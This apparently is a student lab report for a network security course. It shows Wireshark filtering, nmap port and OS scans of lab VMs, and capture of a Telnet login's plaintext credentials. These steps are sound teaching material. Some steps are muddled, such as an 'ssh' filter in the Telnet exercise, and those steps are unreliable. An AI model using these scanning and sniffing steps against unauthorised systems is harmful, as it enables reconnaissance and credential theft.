


Figure 2: Generated port 443 traffic




Figure 3: Entered `tcp.port == 443` to display port 443 traffic in promiscuous mode




Figure 4: Entered `tcp.port == 443` to display port 443 traffic in non-promiscuous mode

Item 4 Name: Capture filters vs Display filters

Capture filters allow a user to create filters for specific protocols, IP addresses, port numbers, and other network characteristics. Display filters allow a user to control which captured network traffic will be displayed in the main Wireshark window while the capture filter will determine which traffic is captured. Display filters focus more on specific traffic types for analysis. To optimize Wireshark's analysis, a user would want to use a capture and display filter together. One scenario where you would want to use a capture filter is when you are getting lots of traffic at once that you do not want. Using a capture filter would prevent unwanted traffic from being recorded. When you have already captured something and don't want all the unnecessary traffic, instead of a capture filter, you would use a display filter so that you would not have to run another capture and could isolate the traffic that you want (Wireshark, n.d.).

Item 5 Name: Promiscuous vs non-promiscuous

Promiscuous mode enables Wireshark to capture and analyze all network traffic visible to the interface, making it valuable for diagnosing performance issues and investigating security events (Wireshark, n.d.). In contrast, non-promiscuous mode restricts Wireshark to capturing

only traffic sent to or from the host machine, resulting in a narrower data set. Experimental results demonstrated that VM A captured significantly more of VM B's Port 443 traffic when promiscuous mode was enabled. In non-promiscuous mode, less traffic was visible, indicating that VM A could only observe packets addressed to its own NIC. This behavior supports the hypothesis that switches forward unicast traffic solely to the intended destination port, meaning promiscuous mode increases visibility but remains constrained by standard switch forwarding rules (*Promiscuous mode*, n.d.).

Item 6 Name: Port mirroring

Port mirroring is a switch feature that enables network traffic from one or more ports to be duplicated and sent to a designated monitoring port, where tools like Wireshark can analyze the data (Cisco, n.d.). While Wireshark in promiscuous mode can capture all traffic visible to the interface, standard switch behavior limits visibility by forwarding unicast traffic only to its intended destination port. As a result, not all network activities naturally appear in Wireshark. Port mirroring resolves this by directing all selected traffic to the analyzer port, allowing full visibility into packet flows across the switched network. Without port mirroring, Wireshark's promiscuous mode only reveals traffic addressed to the host's NIC, excluding communications between other devices (Hill et. Al., 2009). Experimental data confirmed that without port mirroring, VM A could only observe limited traffic from VM B, even with promiscuous mode enabled. Enabling port mirroring would allow Wireshark to capture all of VM B's ARP, DNS, and Port 443 traffic.

Question 2: Using nmap

Item 1 Name: Scans

The following procedures ran a nmap port and os-detection scan using TCP-SYN type on VM B and VM A.

1. Typed `sudo nmap -sS -O -p- 44.65.10.55`
    a. `nmap` - used to conduct a comprehensive scan of the VM (GeeksforGeeks, 2025b)
    b. `-sS` - Performs a TCP SYN scan (or "stealth scan") to determine port status (GeeksforGeeks, 2025b).
    c. `-O` - Enables Nmap's operating system (OS) detection feature (GeeksforGeeks, 2025b).
    d. `-p-` - Instructs Nmap to scan all 65,535 TCP ports (GeeksforGeeks, 2025b).
2. Typed `sudo nmap -sS -O -p- 44.65.10.54`
3. Typed `sudo nmap -sU -O -p- 44.65.0.39`
    a. `-sU`: Specifies a **UDP Scan**. Unlike TCP, UDP is a connectionless protocol; Nmap sends UDP packets to the target ports and waits for a response (or an ICMP "Port Unreachable" error) to determine if the port is open, closed, or filtered (Nmap, n.d.).




Figure 1: Nmap scan output for VM B




Figure 2: Nmap scan output for VM A

Item 2 Name: Extra Credit: UDP Scans

The following procedures ran a UDP port scan using the command nmap. The scan took approximately 22 minutes (1326.85 seconds) to complete, which confirms that UDP scanning is significantly slower than TCP scanning. The output shows that all ports were classified as

"open|filtered" or ignored, meaning Nmap could not definitively identify any open UDP services on this specific target.




Figure 3: UDP Specific Nmap scan

Item 3 Name: TCP vs UDP

The key distinction lies in how each protocol handles reliability. TCP sets up a formal connection between sender and receiver before transferring data, using a process called a three-way handshake. This ensures that packets arrive in sequence, and none are lost. UDP skips that setup entirely—it just sends the data without checking if it arrives or stays in order. It's faster, but there's no built-in guarantee (Kurose & Ross, 2021).

Item 4 Name: TCP Preferred Scan

When scanning for services that rely on TCP, a SYN scan (using `-sS`) is typically preferred. This method is efficient and stealthy, allowing you to detect services like SSH (port 22), HTTP (port 80), and other web-based protocols without completing the full TCP handshake (Lyon, 2009).

Item 5 Name: UDP Preferred Scan

To identify services running over UDP, the `-sU` scan is used. This approach is slower and less reliable due to the nature of UDP, but it's essential for discovering protocols like DNS (port 53), DHCP (ports 67/68), and various streaming or gaming services (Nmap Project, n.d.).

Item 6 Name: Results

Based on the scan output, Nmap didn't find an exact OS match for either target. However, the fingerprints it generated—such as `x86_64-pc-linux-gnu`—strongly suggest both hosts are running Linux-based systems (Nmap Project, n.d.).

Item 7 Name: Open Ports

Below are the open ports found from the TCP SYN + OS detection scans.

Table 1: Open ports found from the target '44.65.10.54' and '44.65.10.55'

Port/Protocol	Service	Description	Target VM
22/tcp	SSH (Secure Shell)	Provides encrypted remote login and command execution, replacing Telnet.(SSH.com, 2017)	44.65.10.54 44.65.10.55

23/tcp	Telnet (Telnet Remote Access)	Unencrypted, text-based remote command-line access. Considered insecure. (WhatPortIs, 1983)	44.65.10.54 44.65.10.55
80/tcp	HTTP (Hypertext Transfer Protocol)	Standard protocol for unsecured web traffic (no encryption). (GeeksforGeeks, 2025)	44.65.10.54 44.65.10.55
443/tcp	HTTPS (Hypertext Transfer Protocol Secure)	Uses SSL/TLS encryption to secure communication between browsers and web servers. (SSL Dragon, 2025)	44.65.10.55
3389/tcp	RDP (Remote Desktop Protocol)	Allows graphical remote access to Windows systems. Common target for attacks. (PortLookup, n.d.)	44.65.10.54

Item 8 Name: New Port & Discussion

Port 3389 is typically associated with Microsoft's Remote Desktop Protocol (RDP), which is standard on Windows systems. Its presence on a Linux machine suggests that an RDP-compatible service like xrdp might be running. This is noteworthy because RDP is a frequent target for attackers, and its unexpected deployment on Linux warrants further investigation (Lyon, 2009).

Question 3: Eavesdropping Attacks – Telnet

Item 1 Name: Telnet Connection

The following procedures used Wireshark on both VMs while using a telnet client on the attacker vm. The user alice was connected to the server using telnet and both packet captures were then stopped on both machines.

1. Typed in `sudo apt update`
2. Typed `sudo apt install telnet`
3. Typed in `Telnet 44.65.10.55`
    a. Telnet - Telnet is a protocol that enables remote command-line access over TCP port 23, but it sends data unencrypted, making it insecure compared to SSH (Cisco, n.d.).
4. Clicked Capture on Victim VM
5. Clicked Start on Victim VM
6. Typed `ssh` in display filter

Network Security

a. `Ssh` - secure shell command

7. Navigated to bottom of Wireshark capture on Victim VM,

8. Scrolled to check number of frames transmitted, protocol used and port number




Figure 1: Updating Ubuntu VM




Figure 2: Apt update installed continued

```
cyberstudent@CNIT270-Fall-2025:~$ sudo apt install telnet
[sudo] password for cyberstudent:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
telnet is already the newest version (0.17+2.5-3ubuntu4).
telnet set to manually installed.
The following packages were automatically installed and are no longer required:
  ca-certificates-mono cli-common libgdiplus libllvm17t64
  libmono-btls-interface4.0-cil libmono-cairo4.0-cil libmono-corlib4.5-cil
  libmono-corlib4.5-dll libmono-i18n-west4.0-cil libmono-i18n4.0-cil
  libmono-posix4.0-cil libmono-security4.0-cil
  libmono-system-configuration4.0-cil libmono-system-core4.0-cil
  libmono-system-drawing4.0-cil libmono-system-numerics4.0-cil
  libmono-system-security4.0-cil libmono-system-xml4.0-cil
  libmono-system4.0-cil mailcap mono-4.0-gac mono-gac mono-runtime
  mono-runtime-common mono-runtime-sgen python3-netifaces
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 160 not upgraded.
cyberstudent@CNIT270-Fall-2025:~$
```

Figure 3: Telnet installation

```
cyberstudent@CNIT270-Fall-2025:~$ telnet 44.65.10.55
Trying 44.65.10.55...
Connected to 44.65.10.55.
Escape character is '^]'.

Linux 6.8.0-87-generic (CNIT270-Fall-2025) (pts/2)

CNIT270-Fall-2025 login: alice
Password:
Welcome to Ubuntu 24.04.3 LTS (GNU/Linux 6.8.0-87-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

8 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

alice@CNIT270-Fall-2025:~$
```

Figure 4: Telnet client being used on attacker VM




Figure 5: telnet display filter on VM B (Victim)

Item 2 Name: Port Numbers

The port used for this connection was port 23, telnet's default port. The destination port was 45112. Telnet servers typically operate on port 23, which is reserved for this protocol. When a client initiates a connection, it uses a high-numbered ephemeral port—usually above 32,000—to communicate with the server (SysAdminSage, 2024).




Figure 1: Packet information showing port number

Item 3 Name: Packet Numbers

A Telnet login completes with a relatively small number of packets (4-6 usually) because the protocol is unencrypted and relies on TCP communication. The client and server first perform the standard TCP three-way handshake (SYN, SYN/ACK, ACK), which requires three packets. Once the connection is established, the login sequence is brief, typically involving 4 to 6 packets to exchange the login prompt, transmit the username, prompt the password, and send the password itself (Cisco, n.d.). In practice, the username and password exchange can take four to eight packets since Telnet sends data immediately and transmits each character as its own small

Network Security

packet (Cisco, n.d.).

Figure 1: Packet information showing number of packets captured

Item 4 Name: Encryption Method

Telnet does not use encryption. All data, including credentials, is transmitted in plaintext, making it vulnerable to interception and eavesdropping. This lack of security is one of the protocol's most significant weaknesses (Wireshark Wiki, n.d.).

Item 5 Name: Credentials

The following procedures viewed Telnet credentials in Wireshark. To view the credentials, we right clicked on any packet from the session and chose the option "Follow TCP

Stream.” This feature reconstructs the full conversation, revealing both the username and password in readable text (Wireshark, n.d.). From there the username alice and password deeznutz was retrieved. No decoding was necessary to understand the output.

1. Right-clicked packet from session
2. Clicked `Follow - TCP Stream`
    1. Typed ssh `cyberstudent@VMIP`
        a. Secure Shell ensures that a remote connection can be established to another machine via IP address, and PuTTy is a tool to do that
3. Click **Capture** in Attacker VM
4. Clicked **Start** in Attacker VM

